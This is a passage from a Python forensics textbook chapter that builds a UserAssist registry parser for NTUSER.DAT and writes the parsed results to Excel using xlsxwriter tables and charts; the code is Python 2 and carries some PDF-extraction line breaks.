When unpacking data from a file object, we need to open it in the `rb` mode rather than the default `r` mode to ensure that we can read the data as bytes. Once we have the raw data, we can parse it using our specific character format. We know that the first 8 bytes are two 4-byte integers ("2i") and then one 8-byte integer ("q") representing the FILETIME of the UserAssist value. We can use indexing on the returned tuple to print out each extracted integer:

```
>>> rawest_data = open('Neguhe_Qrag.bin', 'rb').read()
>>> parsed_data = struct.unpack('<2iq', rawest_data)
>>> print 'Session ID: {}, Count: {}, FILETIME: {}'.format(parsed_
data[0], parsed_data[1], parsed_data[2])
Session ID: 3, Count: 72, FILETIME: 6586952011847425
```

Once we have parsed the UserAssist values in our script, we will present the results in a report-ready format. In the past, we have used CSV and HTML for output reports. More commonly, reports are reviewed in the spreadsheet software. To provide reports that fully leverage this software, we will create XSLX-formatted spreadsheets for our end users.

Creating spreadsheets with the `xlsxwriter` module

`xlsxwriter` (version 0.7.6) is a useful third-party module that writes the Excel output. There are a plethora of Excel-supported modules for Python, but we chose this module because it was highly robust and well-documented. As the name suggests, this module can only be used to write Excel spreadsheets. The `xlsxwriter` module supports cell and conditional formatting, charts, tables, filters, and macros among others. This module can be installed with pip:

```
pip install xlsxwriter
```

Adding data to a spreadsheet

Let's quickly create a script named `simplexlsx.v1.py` for this example. On lines 1 and 2, we import the `xlsxwriter` and `datetime` modules. The data we are going to be plotting, including the header column, is stored as nested lists in the `school_data` variable. Each list is a row of information we will want to store in the output Excel sheet, with the first element containing the column names:

```
001 import xlsxwriter
002 from datetime import datetime
003
004 school_data = [['Department', 'Students', 'Cumulative GPA', 'Final
Date'],
005                 ['Computer Science', 235, 3.44, datetime(2015, 07,
23, 18, 00, 00)],
006                 ['Chemistry', 201, 3.26, datetime(2015, 07, 25, 9,
30, 00)],
007                 ['Forensics', 99, 3.8, datetime(2015, 07, 23, 9,
30, 00)],
008                 ['Astronomy', 115, 3.21, datetime(2015, 07, 19, 15,
30, 00)]]
```

The `writexlsx()` function, defined on line 11, is responsible for writing our data to a spreadsheet. First, we must create our Excel spreadsheet using the `Workbook()` function supplying the desired name of the file. On line 13, we create a worksheet using the `add_worksheet()` function. This function can take the desired title of the worksheet or use the default name "Sheet N", where N is the specific sheet number:

```
011 def writexlsx(data):  
012     workbook = xlsxwriter.Workbook('MyWorkbook.xlsx')  
013     main_sheet = workbook.add_worksheet('MySheet')
```

The `date_format` variable stores a custom number format we will use to display our `datetime` objects in the desired format. On line 17, we begin to enumerate through our data to write. The conditional on line 18 is used to handle the header column, which is the first list encountered. We use the `write()` function and supply a numerical row and column. Alternatively, we could use the Excel notation A1:

```
015     date_format = workbook.add_format({'num_format': 'mm/dd/yy  
hh:mm:ss AM/PM'})  
016  
017     for i, entry in enumerate(data):  
018         if i == 0:  
019             main_sheet.write(i, 0, entry[0])  
020             main_sheet.write(i, 1, entry[1])  
021             main_sheet.write(i, 2, entry[2])  
022             main_sheet.write(i, 3, entry[3])
```

The `write()` method will try to write the appropriate type for an object when it can detect the type. However, we can use different write methods to specify the correct format. These specialized writers preserve the data type in Excel, so we can use the appropriate data type-specific Excel functions for the object. Since we know the data types within the entry list, we can manually specify when to use the general `write()` function or the specific `write_number()` function:

```
023     else:  
024         main_sheet.write(i, 0, entry[0])  
025         main_sheet.write_number(i, 1, entry[1])  
026         main_sheet.write_number(i, 2, entry[2])
```

For the fourth entry in the list, the `datetime` object, we supply the `write_datetime()` function with our `date_format` defined on line 15. After our data is written to the workbook, we use the `close()` function to close and save our data. On line 32, we call the `writeXLSX()` function passing it the `school_data` list we built earlier as follows:

```
027         main_sheet.write_datetime(i, 3, entry[3], date_format)
028
029     workbook.close()
030
031
032 writeXLSX(school_data)
```

A table of write functions and the objects they preserve is presented as follows:

Function	Supported objects
<code>write_string</code>	<code>str</code>
<code>write_number</code>	<code>int, float, long</code>
<code>write_datetime</code>	<code>datetime objects</code>
<code>write_boolean</code>	<code>bool</code>
<code>write_url</code>	<code>str</code>

When the script is invoked at the command line, a spreadsheet named `MyWorkbook.xlsx` is created. When we convert this to a table, we can sort by any of our values. Had we failed to preserve the data types, values such as our dates might be identified as non-number types and prevent us from sorting them appropriately.

	A	B	C	D
1	Department	Students	Cumulative GPA	Final Date
2	Computer Science	235	3.44	07/23/15 06:00:00 PM
3	Chemistry	201	3.26	07/25/15 09:30:00 AM
4	Forensics	99	3.8	07/23/15 09:30:00 AM
5	Astronomy	115	3.21	07/19/15 03:30:00 PM

Building a table

Being able to write data to an Excel file and preserve the object type is a step up over CSV, but we can do better. Oftentimes, the first thing an examiner will do with an Excel spreadsheet is convert the data into a table and begin the frenzy of sorting and filtering. We can convert our data range to a table. In fact, writing a table with `xlsxwriter` is arguably easier than writing each row individually. The code later will be saved into the file `simplexlsx.v2.py`.

For this iteration, we have removed the initial list in the `school_data` variable that contained the header information. Our new `writeXLSX()` function writes the header separately as follows:

```
004 school_data = [['Computer Science', 235, 3.44, datetime(2015, 07,
23, 18, 00, 00)],
005                 ['Chemistry', 201, 3.26, datetime(2015, 07, 25, 9,
30, 00)],
006                 ['Forensics', 99, 3.8, datetime(2015, 07, 23, 9,
30, 00)],
007                 ['Astronomy', 115, 3.21, datetime(2015, 07, 19, 15,
30, 00)]]
```

Lines 10 through 14 are identical to the previous iteration of the function. Writing our table to the spreadsheet is accomplished on line 16. See the following code:

```
010 def writeXLSX(data):
011     workbook = xlsxwriter.Workbook('MyWorkbook.xlsx')
012     main_sheet = workbook.add_worksheet('MySheet')
013
014     date_format = workbook.add_format({'num_format': 'mm/dd/yy
hh:mm:ss AM/PM'})
```

The `add_table()` function takes multiple arguments. First, we pass a string representing the top-left and bottom-right cells of the table in Excel notation. We use the `length` variable, defined on line 15, to calculate the necessary length of our table. The second argument is a little more confusing; this is a dictionary with two keys, `data` and `columns`. The `data` key has a value of our `data` variable, which is perhaps poorly named in this case. The `columns` key defines each row header and, optionally, its format as seen on line 19:

```
015     length = str(len(data) + 1)
016     main_sheet.add_table(('A1:D' + length), {'data': data,
017                                         'columns':
[{'header': 'Department'}, {'header': 'Students'}],
```

```

018     {'header': 'Cumulative GPA'},
019     {'header': 'Final Date', 'format': date_format}])
020     workbook.close()

```

In fewer lines than the previous example, we've managed to create more useful output built as a table. Now our spreadsheet has our specified data already converted into a table and ready to be sorted.



There are more possible keys and values that can be supplied during the construction of a table. Please consult the documentation (<http://xlsxwriter.readthedocs.org>) for more details on an advanced usage.

This process is simple when we are working with nested lists representing each row of a worksheet. Data structures not in that format require a combination of both methods demonstrated in our previous iterations to achieve the same effect. For example, we can define a table to span across a certain number of rows and columns and then use the `write()` function for those cells. However, to prevent unnecessary headaches, we recommend keeping data in nested lists.

Creating charts with Python

Finally, let's create a chart with `xlsxwriter`. The module supports a variety of different chart types, including line, scatter, bar, column, pie, and area. We use charts to summarize data in meaningful ways. This is particularly useful when working with large datasets, allowing examiners to gain a high level of understanding of the data before getting into the weeds.

Let's modify the previous iteration yet again to display a chart. We will save this modified file as `simplexlsx.v3.py`. On line 21, we are going to create a variable named `department_grades`. This variable will be our chart object created by the `add_chart()` method. For this method, we pass in a dictionary specifying keys and values. In this case, we specify the type of the chart to be a column chart:

```


021     department_grades = workbook.add_chart({'type': 'column'})

```

On line 22, we use the `set_title()` function and again pass in a dictionary of parameters. We set the name key equal to our desired title. At this point, we need to tell the chart what data to plot. We do this with the `add_series()` function. Each category key maps to the Excel notation specifying the horizontal axis data. The vertical axis is represented by the `values` key. With the data to plot specified, we use the `insert_chart()` function to plot the data in the spreadsheet. We give this function a string of the cell to plot the top-left of the chart and then the chart object itself:

```
022     department_grades.set_title({'name': 'Department and Grade distribution'})  
023     department_grades.add_series({'categories': '=MySheet!$A$2:$A$5', 'values': '=MySheet!$C$2:$C$5'})  
024     main_sheet.insert_chart('A8', department_grades)  
025     workbook.close()
```

Running this version of the script will convert our data into a table and generate a column chart, comparing departments by their grades. We can clearly see that, unsurprisingly, the Forensic Science department has the highest GPA earners in the school's program. This information is easy enough to eyeball for such a small dataset. However, when working with data orders of magnitude larger, creating summarizing graphics can be particularly useful to understand the big picture.



Be aware that there is a great deal of additional functionality in the `xlsxwriter` module that we will not use in our script. This is an extremely powerful module, and we recommend it for any operation that requires writing Excel spreadsheets.

The UserAssist framework

Our UserAssist framework is made up of three scripts, `userassist.py`, `csv_writer.py`, and `xlsx_writer.py`. `Userassist.py` handles the bulk of the processing logic and then passes the results to the CSV or XLSX writer. The directory structure of our framework is given later. Our writers are contained within a directory named `Writers`. Remember that for a directory to be "searchable" by Python, it needs to include the `__init__.py` file. This file may be empty, contain functions and classes, or contain code to be executed on import:

```
|-- userassist.py
|-- Writers
|   |-- __init__.py
|   |-- csv_writer.py
|   |-- xlsx_writer.py
```

Developing our UserAssist logic processor – `userassist.py`

The `userassist.py` script is responsible for handling user input, creating the log, and parsing UserAssist data from the `NTUSER.DAT` file. On lines 1 through 7, we import familiar and new modules to facilitate our tasks. The `Registry` and `struct` modules will grant us access to and then extract objects from the UserAssist binary data, respectively. We import our `xlsx_writer` and `csv_writer` modules, which are in the `Writers` directory. Other modules used have been discussed in previous chapters:

```
001 import argparse
002 import struct
003 import sys
004 import logging
005 import os
006 from Writers import xlsx_writer, csv_writer
007 from Registry import Registry
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = '20160401'
011 __version__ = 0.04
012 __description__ = 'This scripts parses the UserAssist Key from
NTUSER.DAT.'
```

The `KEYS` variable defined as an empty list on line 15 will store parsed UserAssist values. The `main()` function, defined on line 18, will handle all coordinating logic. It calls functions to parse the UserAssist key and then to write the results. The `createDictionary()` function uses the `Registry` module to find and store UserAssist value names and raw data in a dictionary for each GUID.

On line 86, we define the `parseValues()` function, which processes the binary data of each UserAssist value using `struct`. During this method, we determine if we are working with Windows XP- or Windows 7-based UserAssist data based on length. The `getName()` function is a small code segment that separates the executable name from the full path:

```
015 KEYS = []
...
018 def main():
...
050 def createDictionary():
...
086 def parseValues():
...
120 def getName():
```

On lines 145 through 151, we create our argument parser object, which takes two positional arguments and one optional argument. Our `REGISTRY` input is the `NTUSER.DAT` file of interest. The `OUTPUT` argument is the path and filename of the desired output file. The optional `-l` switch is the path of the log file. If this is not supplied, the log file is created in the current working directory:

```
144 if __name__ == '__main__':
145     parser = argparse.ArgumentParser(version=str(__version__),
description=__description__,
146                                     epilog='Developed by ' + __
author__ + ' on ' + __date__)
147     parser.add_argument('REGISTRY', help='NTUSER Registry Hive.')
148     parser.add_argument('OUTPUT', help='Output file (.csv or
.xlsx)')
149     parser.add_argument('-l', help='File path of log file.')
150
151     args = parser.parse_args()
```


If the user supplies a log path, we check on line 154 if the path exists. If it does not exist, we use the `os.makedirs()` function to create the log directory. In either case, we instantiate the `log_path` variable with the supplied directory and the log file. On line 159, we create our log and write startup details in the same manner as previous chapters before calling `main()` on line 161:

```

153     if args.l:
154         if not os.path.exists(args.l):
155             os.makedirs(args.l)
156         log_path = os.path.join(args.l, 'userassist_parser.log')
157     else:
158         log_path = 'userassist_parser.log'
159     logging.basicConfig(filename=log_path, level=logging.DEBUG,
160                         format='%(asctime)s | %(levelname)s |
161                         %(message)s', filemode='a')
162     logging.info('Starting UserAssist_Parser v.' + str(_
163     version__))
163     logging.debug('System ' + sys.platform)
164     logging.debug('Version ' + sys.version)
165     main(args.REGISTRY, args.OUTPUT)

```

The following flow chart depicts the interconnected functions within our UserAssist Framework. Here, we can see how the `main()` function calls and receives data from the `createDictionary()` and `parseValues()` functions. The `parseValues()` function separately calls the `getName()` function.



Evaluating the main() function

The `main()` function sends the registry file to be processed before calling the appropriate methods to write the `out_file`. On line 25, we perform a high-level sanity check to ensure we are working with a file called `ntuser.dat`. If it is not, we print and log this result before exiting with an error. In later chapters, we will check file signatures to more authoritatively determine we are working with the correct file type. On line 30, we call the `createDictionary()` function to create a list of dictionaries containing UserAssist data mapped to the executable's name:

```
018 def main(registry, out_file):
019     """
020     The main function handles main logic of script.
021     :param registry: Registry Hive to process
022     :param out_file: The output path and file
023     :return: Nothing.
024     """
025     if os.path.basename(registry).lower() != 'ntuser.dat':
026         print '[-] {} filename is incorrect (Should be ntuser.
dat)'.format(registry)
027         logging.error('Incorrect file detected based on name')
028         sys.exit(1)
029     # Create dictionary of ROT-13 decoded UA key and its value
030     apps = createDictionary(registry)
```

Next, this dictionary is fed into the `parseValues()` method that appends parsed data to the `KEYS` list we created on line 15. This function returns an integer representing the type of UserAssist data parsed. This function returns a value of 0 for Windows XP UserAssist values and 1 for Windows 7. We log this information for troubleshooting purposes:

```
030     ua_type = parseValues(apps)
031
033     if ua_type == 0:
034         logging.info('Detected XP-based Userassist values.')
035
036     else:
037         logging.info('Detected Win7-based Userassist values.
Contains Focus values.)
```

Once data is processed, it can be sent to our writers. We use the `endswith()` method to identify what the extension is of the user-supplied output. If the output ends with ".xlsx" or ".csv", we send the data to our `excelWriter()` or `csvWriter()` functions, respectively as follows:

```
039     # Use .endswith string function to determine output type
```

```

040     if out_file.lower().endswith('.xlsx'):
041         xlsx_writer.excelWriter(KEYS, out_file)
042     elif out_file.lower().endswith('.csv'):
043         csv_writer.csvWriter(KEYS, out_file)

```

If the user does not include an extension in their output, we write a warning to the log and write the data to a CSV file in the current working directory. We chose a CSV output because it represents the simplest and most portable option of our supported output formats. In addition, if the user wanted to examine their data in a spreadsheet application, they could easily import and convert the CSV document to an XLSX format:

```

044     else:
045         print '[-] CSV or XLSX extension not detected in output.
Writing CSV to current directory.'
046         logging.warning('.csv or .xlsx output not detected.
Writing CSV file to current directory.')
047         csv_writer.csvWriter(KEYS, 'Userassist_parser.csv')

```

Both writers accept the same arguments: `KEYS` and `out_file`. The `KEYS` list, defined on line 15, is a container of UserAssist dictionaries. We packaged our data as a list of dictionaries in order to use the dictionary keys to dictate which headers were present. The `out_file` is the path and name of the desired output.

Defining the `createDictionary()` function

The `createDictionary()` function prepares the UserAssist data for processing. This function pulls all values within each UserAssist GUID key. It creates a dictionary where the keys are the ROT-13-decoded executable name, and the values are the respective binary data. This binary data is extracted now so we can process it in a later function:

```

050 def createDictionary(registry):
051     """
052     The createDictionary function creates a list of dictionaries
where keys are the ROT-13
053     decoded app names and values are the raw hex data of said app.
054     :param registry: Registry Hive to process
055     :return: apps_list, A list containing dictionaries for each
app
056     """

```

On line 59, we try to open the Registry file provided by the user. If the file cannot be found (`IOError`) or, alternatively, if the input is not a registry file (`ParseException`) we catch the error, log it, and exit gracefully with an error code of 2:

```
057     try:
058         # Open the registry file to be parsed
059         reg = Registry.Registry(registry)
060     except (IOError, Registry.RegistryParse.ParseException) as e:
061         msg = 'Invalid NTUSER.DAT path or Registry ID.'
062         print '[-]', msg
063         logging.error(msg)
064         sys.exit(2)
```

If we can open the registry file, we then try to navigate to the `UserAssist` key. We wrap this in another `try` and `except` to catch the scenario where the `UserAssist` key is not found in the supplied registry file. Note that, for this error, we use the integer 3 to differentiate from our previous exit scenario:

```
065     try:
066         # Navigate to the UserAssist key
067         ua_key = reg.open('SOFTWARE\Microsoft\Windows\
CurrentVersion\Explorer\UserAssist')
068     except Registry.RegistryKeyNotFoundException:
069         msg = 'UserAssist Key not found in Registry file.'
070         print '[-]', msg
071         logging.error(msg)
072         sys.exit(3)
```

On line 73, we create a list named `apps_list`, which will store `UserAssist` dictionaries. If we were able to find the `UserAssist` key, we loop through each `ua_subkey`, a GUID, and check their `Count` subkey. This is an important step; as Windows has evolved, more GUIDs have been added to the `UserAssist` key. Rather than hard-coding these values, which could miss new GUIDs added in future versions of Windows, we opted for a more dynamic process that will discover and handle new GUIDs across many versions of Windows:

```
073     apps_list = []
074     # Loop through each subkey in the UserAssist key
075     for ua_subkey in ua_key.subkeys():
076         # For each subkey in the UserAssist key, detect if there
is a subkey called
077         # Count and that it has more than 0 values to parse.
```

This process involves checking each GUIDs that has a subkey named Count, which stores the actual UserAssist application values. On line 78, we determine if the GUID has a subkey named Count with one or more values. This ensures that we find all the UserAssist values present on the system:

```
078         if ua_subkey.subkey('Count') and ua_subkey.  
subkey('Count').values_number() > 0:
```

We create an apps dictionary on line 79 and begin to loop through each value under the Count subkey. For each value, we add the ROT-13-decoded name as the key and associate it with its raw_data as the value. Once all the values in the GUID have been added to the dictionary, it is appended to apps_list and the cycle repeats. Once all of the GUIDs have been processed our list is returned to the main() function:

```
079     apps = {}  
080     for v in ua_subkey.subkey('Count').values():  
081         apps[v.name().decode('rot-13')] = v.raw_data()  
082     apps_list.append(apps)  
083 return apps_list
```

Extracting data with the parseValues() function

The parseValues() function takes the list of GUID dictionaries as its input and uses struct to parse the binary data. As we've discussed, there are two types of UserAssist keys: Windows XP and Windows 7. The tables break down the relevant data structures we will parse. Windows XP-based keys are 16 bytes in length and contain a Session ID, Count, and FILETIME timestamp:

Byte Offset	Value	Object
0-3	Session ID	Integer
4-7	Count	Integer
8-15	FILETIME	Integer

Windows XP and VISTA

Windows 7 artifacts are 72 bytes in length containing a Session ID, Count, Focus Count / Time, and FILETIME timestamp:

Byte offset	Value	Object
0-3	Session ID	Integer
4-7	Count	Integer
8-11	Focus Count	Integer
12-15	Focus Time	Integer
16-59	???	N/A
60-67	FILETIME	Integer
68-71	???	N/A

Windows 7+

On lines 92 through 95, we set up our function by instantiating the `ua_type` variable and logging execution status. This `ua_type` variable will be used to document which type of UserAssist value we're working with. On line 97 and 98, we loop through each value in each dictionary to identify its type and parse it:

```
086 def parseValues(data):
087     """
088         The parseValues function uses struct to unpack the raw value
089         data from the UA key
090         :param data: A list containing dictionaries of UA application
091         data
092         :return: ua_type, based on the size of the raw data from the
093         dictionary values.
094         """
095     ua_type = -1
096     msg = 'Parsing UserAssist values.'
097     print '[+]', msg
098     logging.info(msg)
```

On lines 100 and 106, we use the `len()` function to identify the type of UserAssist key. For Windows XP-based data, we need to extract two 4-byte integers followed by an 8-byte integer. We also want to interpret this data in little endian using standard sizes. We accomplish this on line 101 with '`<2iq`' as the `struct` format string. The second argument we pass to the `unpack` method is the raw binary data for the particular key from the GUID dictionary:

```
099         # WinXP based UA keys are 16 bytes
100         if len(dictionary[v]) == 16:
101             raw = struct.unpack('<2iq', dictionary[v])
```

```

102             ua_type = 0
103             KEYS.append({'Name': getName(v), 'Path': v,
104 'Session ID': raw[0], 'Count': raw[1],
105                         'Last Used Date (UTC)': raw[2],
106 'Focus Time (ms)': '', 'Focus Count': ''})

```

The Windows 7-based data is slightly more complicated. There are bytes in the middle and end of the binary data that we are not interested in parsing and yet, because of the nature of `struct`, we must account for them in our format. The format string we use for this task is '`<4i44xq4x`', which accounts for the four 4-byte integers, the 44-bytes of intervening space, the 8-byte integer, and the remaining 4-bytes we will ignore:

```

105             # Win7 based UA keys are 72 bytes
106             elif len(dictionary[v]) == 72:
107                 raw = struct.unpack('<4i44xq4x', dictionary[v])
108                 ua_type = 1
109                 KEYS.append({'Name': getName(v), 'Path': v,
110 'Session ID': raw[0], 'Count': raw[1],
111                         'Last Used Date (UTC)': raw[4],
112 'Focus Time (ms)': raw[3], 'Focus Count': raw[2] })

```

As we parse UserAssist records, we append them to the `KEYS` list for storage. When we append the parsed values, we wrap them in curly braces to create our inner dictionary object. We also call the `getName()` function on the UserAssist value name to separate the executable from its path. Note that regardless of the type of UserAssist key, we still create the same keys in our dictionary. This will ensure that all our dictionary have the same structure and will help streamline our CSV and XLSX output functions.

If a UserAssist value is not 16 or 72 bytes (which can happen), then that value is skipped and the user is notified of the name and size that was passed over. From our experience, these values were not forensically relevant and so we decided to pass on them. On line 117, the UserAssist type is returned to the `main()` function:

```

111             else:
112                 # If the key is not WinXP or Win7 based -- ignore.
113                 msg = 'Ignoring ' + str(v) + ' value that is ' +
114                     str(len(dictionary[v])) + ' bytes.'
115                 print '[-]', msg
116                 logging.info(msg)
117             continue
118         return ua_type

```

Processing strings with the `getName()` function

The `getName()` function uses string operations to separate the executable from the path name. From testing, we found that a colon, backslash, or both characters were present in the path. Because this pattern exists, we can try to split this information using these characters to extract the name:

```
120 def getName(full_name):  
121     """  
122         the getName function splits the name of the application  
123         returning the executable name and  
124         ignoring the path details.  
125     :param full_name: the path and executable name  
126     :return: the executable name  
127     """
```

On line 128, we check to see if both colon and backslashes are in the `full_name` variable. If this is true, we use the `rindex()` function to get the index of the rightmost occurrence of the substring for both elements. On line 130, we check to see if the right-most index for the colon is found later in the string than the backslash. The element with the greatest index is used as the delimiter for the `split()` function. To get the last substring in the list (our executable name), we use the `-1` index:

```
127     # Determine if '\\\' and ':' are within the full_name  
128     if ':' in full_name and '\\\' in full_name:  
129         # Find if ':' comes before '\\\'  
130         if full_name.rindex(':') > full_name.rindex('\\\'):  
131             # Split on ':' and return the last element (the  
132             # executable)  
133             return full_name.split(':')[ -1]  
134         else:  
135             # Otherwise split on '\\\'  
136             return full_name.split('\\\\')[-1]
```

On line 138 and 140, we handle the alternative scenarios and split on either the colon or backslash and return the last element in the list of substrings:

```
136     # When just ':' or '\\\' is in the full_name, split on that  
137     # item and return  
138     # the last element (the executable)  
139     elif ':' in full_name:  
140         return full_name.split(':')[ -1]  
141     else:  
142         return full_name.split('\\\\')[-1]
```

This completes the logic in our `user_assist.py` script. Now, let's turn our attention to our two writer functions responsible for writing our parsed data in a useful format.

Writing Excel spreadsheets – `xlsx_writer.py`

The `xlsx_writer.py` script contains the logic for creating an Excel document containing our processed UserAssist values. In addition to this, this script also creates an additional worksheet that contains summarizing charts of our data. The `xlsxwriter` is imported on line 1 and is the third-party module we use to create the Excel document. The `itemgetter` function, imported on line 2, will be used and explained in the sorting functions. We have seen the `datetime` and `logging` modules from previous chapters:

```
001 import xlsxwriter
002 from operator import itemgetter
003 from datetime import datetime, timedelta
004 import logging
005
006 __author__ = 'Preston Miller & Chapin Bryce'
007 __date__ = '20160401'
008 __version__ = 0.04
009 __description__ = 'This scripts parses the UserAssist Key from
NTUSER.DAT.'
```

There are six functions in the `xlsx_writer.py` script. The coordinating logic is handled by the `excelWriter()` function defined on line 12. This function creates our Excel workbook object and then hands it off to the `dashboardWriter()` and `userassistWriter()` functions to create the dashboard and UserAssist worksheets, respectively.

The remaining three functions, `fileTime()`, `sortByCount()`, and `sortByDate()`, are helper functions used by the dashboard and UserAssist writers. The `fileTime()` function is responsible for converting FILETIME objects that we parsed from the raw UserAssist data into `datetime` objects. The sorting functions are used to sort the data by either count or date. We use these sorting functions to answer some basic questions about our data. What are the most used applications? What are the least used applications? What were the last 10 applications used on the machine (according to UserAssist)?

```
012 excelWriter():
...
041 dashboardWriter():
...
```

```
115 userassistWriter():
...
151 fileTime():
...
160 sortByCount():
...
171 sortByDate():
```

Controlling output with the excelWriter() function

The `excelWriter()` function is the glue for this script. The headers list on line 21 is a list containing our desired column names. These column names also conveniently correlate to the keys in our `UserAssist` dictionaries we will be writing. On line 22, we create the `Workbook` object we will write to. On the next line, we create our `title_format`, which controls the color, font, size, and other style options for our spreadsheet header. We have the following code:

```
012 def excelWriter(data, out_file):
013     """
014     The excelWriter function handles the main logic of writing the
015     excel output
016     :param data: the list of lists containing parsed UA data
017     :param out_file: the desired output directory and filename for
018     the excel file
019     :return: Nothing
020     """
021     print '[+] Writing XLSX output.'
022     logging.info('Writing XLSX to ' + out_file + '.')
023     headers = ['Name', 'Path', 'Session ID', 'Count', 'Last Used
Date (UTC)', 'Focus Time (ms)', 'Focus Count']
024     wb = xlsxwriter.Workbook(out_file)
025     title_format = wb.add_format({'bold': True, 'font_color':
'white', 'bg_color': 'black', 'font_size': 30,
026                                     'font_name': 'Calibri', 'align':
'center'})
```

The `title_format` is similar to the `date_format` we created when we previously discussed the `xlsxwriter` module. This format is a dictionary containing keywords and values. Specifically, we'll use this format when creating a title and subtitle rows so it sticks out from other data in our spreadsheet.

On lines 26 through 30, we convert our dictionaries back into lists. This might seem as though we made the wrong data type choice to store our data, and perhaps you have a point. However, storing our data in lists will immensely simplify writing out XSLX output. Once we see how the CSV writer handles the data, it will become clearer why we originally use dictionaries. In addition, the use of dictionaries allows us to easily understand the stored data without need for review of the code or documentation:

```
026      # A temporary list that will store dictionary values
027      tmp_list = []
028      for dictionary in data:
029          # Adds dictionary values to a list ordered by the headers.
          Adds an empty string is the key does not exist.
030          tmp_list.append([dictionary.get(x, '') for x in headers])
```

We use list comprehension to append data from our dictionary in the proper order. Let's break it down. On line 28, we iterate through each UserAssist dictionary. As we know, dictionaries do not store data by index and instead store by key mapping. However, we want our data to be written in a certain order as dictated by our headers list. The `x` in the headers loop allows us to iterate over that list. For each `x`, we use the `get()` method to return the value for `x` if found in the dictionary or an empty string.

On line 32 and 33, we call the two worksheet writers for the dashboard and UserAssist data. After the last of those functions exit, we `close()` the workbook object. It is incredibly important to close the workbook. Failing to do so will throw an exception that might prevent us from transferring our Excel document from memory to disk. Take a look at the following code:

```
032      dashboardWriter(wb, tmp_list, title_format)
033      userassistWriter(wb, tmp_list, headers, title_format)
034
035      wb.close()
036      msg = 'Completed writing XLSX file. Program exiting
              successfully.'
037      print '[*]', msg
038      logging.info(msg)
```

Summarizing data with the dashboardWriter() function

The aim of the `dashboardWriter()` function is to provide the analyst or reviewer with some graphics that summarize our UserAssist data. We chose to present the top 10, bottom 10, and most recent 10 executables to the user. This function is our longest, weighing in at 71 lines of code, and requires the most logic.

In line 49, we add our dashboard worksheet object to the workbook. Next, we merge the first row from the A to Q columns and write our company name, 'XYZ Corp', using our title format created in the `excelWriter()` function. Similarly, we create a subtitle row to identify this worksheet as our dashboard on line 51, as follows:

```
041 def dashboardWriter(workbook, data, ua_format):
042     """
043         the dashboardWriter function creates the 'Dashboard'
044         worksheet, table, and graphs
045         :param workbook: the excel workbook object
046         :param data: the list of lists containing parsed UA data
047         :param ua_format: the format object for the title and subtitle
048         row
049         :return: Nothing
050         """
051     dashboard = workbook.add_worksheet('Dashboard')
052     dashboard.merge_range('A1:Q1', 'XYZ Corp', ua_format)
053     dashboard.merge_range('A2:Q2', 'Dashboard', ua_format)
```

On line 54, we create and add a `date_format` to the workbook in order to properly format our dates. On lines 57 and 58, we make function calls to the two sorting functions. We use list slicing to carve the sorted data to create our sublists: `topten`, `leastten`, and `lastten`. For the `topten` executables used by count, we grab the last 10 elements in the sorted list. For the bottom 10, we simply perform the inverse. For `lastten`, we grab the first 10 results in the sorted dates list, as follows:

```
053     # The format to use to convert datetime object into a human
054     # readable value
055     date_format = workbook.add_format({'num_format': 'mm/dd/yy
h:mm:ss'})
056     # Sort our original input by count and date to assist with
057     # creating charts.
058     sorted_count = sortByCount(data)
059     sorted_date = sortByDate(data)
```

```

060      # Use list slicing to obtain the most and least frequently
061      used UA apps and the most recently used UA apps
062      topten = sorted_count[-10:]
063      leastten = sorted_count[:10]
064      lastten = sorted_date[:10]

```

On line 66, we iterate over the elements in the `lastten` list. We must convert each timestamp into a `datetime` object. The `datetime` object is stored in the first index of the `UserAssist` list we created and is converted by the `fileTime()` function:

```

065      # For the most recently used UA apps, convert the FILETIME
066      value to datetime format
067      for element in lastten:
